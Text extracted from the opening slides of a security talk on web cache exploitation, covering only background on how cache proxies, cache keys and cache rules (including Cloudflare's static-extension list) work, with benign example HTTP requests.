

Gotta Cache 'em all

Bending the rules of web cache exploitation

Agenda

1. Web Caches
2. Cache Rule Exploitation
3. Cache Key Exploitation
4. Cache-What-Where (DEMO)
5. Protections
6. Takeaways


Web Caches

Web Caches



Web Caches

GET /styles.css




Cache Proxy

Key	Response




Origin Server

Web Caches



Web Caches



Web Cache Keys

- Identify Request's elements used for comparison


```
GET /styles.css  
Host: server.com  
Cookie: sid=a123  
User-Agent: Chrome
```

=


```
GET /styles.css  
Host: server.com  
Cookie: sid=b456  
User-Agent: Safari
```

/styles.css | server.com


Web Caches



Web Caches




Web Caches




Web Caches

1) **Map endpoint** with path pattern




Web Caches

1) **Map endpoint** with path pattern



Web Caches

- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated



Web Cache Rules

- Evaluate if a response should be cached
- Response Based
 - **Cache-Control** (public/private, max-age, no-cache)
- Request Based
 - **Static extension** (Path ending with static ext: .css)
 - **Static directories** (Path starting with static dir: /static/)
 - **Static file names** (Path with a specific file name: /robots.txt)


CloudFlare Static Extensions



7Z	CSV	GIF	MIDI	PNG	TIF	ZIP
AVI	DOC	GZ	MKV	PPT	TIFF	ZST
AVIF	DOCX	ICO	MP3	PPTX	TTF	
APK	DMG	ISO	MP4	PS	WEBM	
BIN	EJS	JAR	OGG	RAR	WEBP	
BMP	EOT	JPG	OTF	SVG	WOFF	
BZ2	EPS	JPEG	PDF	SVGZ	WOFF2	
CLASS	EXE	JS	PICT	SWF	XLS	
CSS	FLAC	MID	PLS	TAR	XLSX	

Web Caches


- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated



Web Caches

- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated


✓ Rules(GET /styles.**CSS**)



Web Caches


- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated

✓ Rules(GET /styles.**CSS**)




Web Caches

- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated
- 3) **Cache key** is generated




Web Caches

- 1) **Map endpoint** with path pattern
- 2) **Cache rules** are evaluated
- 3) **Cache key** is generated



Web Caches

